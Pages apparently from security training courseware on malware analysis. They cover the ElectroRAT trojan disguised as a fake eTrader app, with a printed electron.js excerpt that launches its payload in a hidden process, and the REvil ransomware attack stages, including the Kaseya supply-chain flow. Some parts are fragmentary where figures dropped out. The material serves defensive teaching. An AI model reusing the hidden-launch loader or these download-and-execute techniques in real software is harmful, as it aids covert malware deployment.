
Figure 7.119: Screenshot of the fake eTrader application creating a user account

In the background, the ElectroRAT payload is downloaded and executed by launching the appropriate OS shell in a separate process with the window hidden, as can be seen by unpacking the fake application to reveal the Electron JavaScript file **electron.js**.



```
function launchWorker() {
  switch (os.platform()) {
    case 'darwin':
      return spawn(
        path.join(rootPath, 'Contents/Utils/mdworker'),
        [],
        spawnOptions
      );
    case 'linux':
      return spawn(
        path.join(resourcesPath, `../Utils/mdworker`),
        [],
        {
      detached: true,
      windowsHide: true,
      shell: true,
  }
      );
    case 'win32':
      return spawn(`"${rootPath}\\Utils\\mdworker.exe"`, [], {
        detached: true,
        windowsHide: true,
        shell: true
      });
  }
}
```

Figure 7.120: Screenshot of Electron showing how the fake eTrader application spawns ElectroRAT

The fake eTrader application mimics legitimate applications, convincing victims to interact with it. The following screenshot shows the appearance of the eTrader application upon its execution.

Connection: keep-alive

{}
```

Figure 7.123: Initial beacon and C2 response

As the Trojan resides as a background process, the remote attackers use the victim systems for additional promotion using their identities to make illegitimate transactions over time, send malware spam, and so on.

Virus Analysis: REvil Ransomware

- REvil, also known as **Sodinokib**, is dangerous ransomware associated with the GOLD SOUTHFIELD threat group that provides **ransomware as a service** for performing targeted attacks
- Attackers spread REvil via **RDP servers**, **exploit kits**, and **backdoor** software installation programs


Operation

- REvil uses tools such as **FileZilla** to exfiltrate data and **PsExec** for the remote execution of the ransomware and its files
- Other tools used by REvil include **PC Hunter**, **AdFind**, **BloodHound**, **NBTScan**, **SharpSploit**, third-party file sync tools, and **Qakbot**, a Trojan used to deliver ransomware

Target Industries

- Transportation
- Financial sector
- Oil and gas
- Technology
- Healthcare
- Manufacturing and so on

REvil Ransomware Attack Stages



Initial Access
- RDP/Valid accounts
- Exploit
- Spam Email
- Drive-by Compromise

Execution and Lateral Movement
- PsExec

REvil/Sodinokibi Ransomware

Download and Execute
- CertUtil
- PowerShell
- Macro


Defense Evasion and Discovery
- PC Hunter
- Process Hacker
- KillAV

https://blog.qualys.com, https://www.trendmicro.com

REvil Ransomware Attack Stages: Initial Access

- Attackers employ a variety of techniques such as **spam/spear-phishing emails** with malicious attachments, **RDP exploitation** using valid accounts, and **compromised websites** to gain initial access
- These techniques allow attackers to download and execute malicious payloads on the victim machine using tools such as **CertUtil** and **PowerShell**
- A recent approach followed by attackers for supply-chain compromise is to install **Sodinstall** or **Sodinokibi** on the target systems

REvil Ransomware Attack Flow on Kaseya VSA Servers



Supply-chain compromise
- Arrives via compromised files and/or sites from a supplier's auto-update feature
- Uses CVE-2021-30116 to compromise the Kaseya VSA servers

CertUtil/PowerShell
- Executes additional PowerShell scripts for disabling Windows Defender and shell commands to launch the next stage of the attack using CertUtil to decrypt and execute "agent.exe" (SODINSTALL)

SODINSTALL
- Drops and executes MsMpend.exe and mpsvc.dll (Sodinokibi DLL) via DLL sideloading

REvil/Sodinokibi
- Encryption
- Safeboot routine

REvil Ransomware Attack Stage: Download and Execution

- **The following are the methods used to download and execute the malicious payload**
  - **CVE-2019-2725:** This method involves the remote code execution (RCE) of **CertUtil** or **PowerShell** to download and execute REvil
  - **Malspam:** It uses macros to download and execute REvil. Further, malspam includes an attachment (e.g., a PDF file) that is used to download **Qakbot** and other components of the malware
  - **Drive-by compromise** directly downloads REvil
  - **CVE-2018-13379, CVE-2019-11510, and valid accounts**: This method uses **RDP** and **PsExec** to download and execute other components of the malware
  - **DLL sideloading:** This method uses **MsMpeng.exe** to load an REvil DLL that masquerades as a legitimate DLL such as **MpSvc.dll**, which is dropped via a customized installer such as "**SODINSTALL**"
  - **CVE-2021-30116:** This method exploits a **zero-day vulnerability** against Kaseya VSA servers by compromising the Kaseya supply chain

REvil Ransomware Attack Stage: Exploitation

- In this phase, the ransomware is **dropped** along with its components and **executed** on the target systems
- For example, in the Kaseya supply-chain compromise, after dropping the payload, it removes previously used binaries such as **agent.crt** and **certutil.exe**
- The decoded **agent.exe** comprises internal components such as **SOFTIS** and **MODLIS** that are dumped into the Windows folder in the form of **MsMpEng.exe** and **mpsvc.dll**
- As soon as MpMseng.exe executes and invokes the export function (**ServiceCrtMain**), the REvil encryptor (**mpsvc.dll**) loads and executes itself

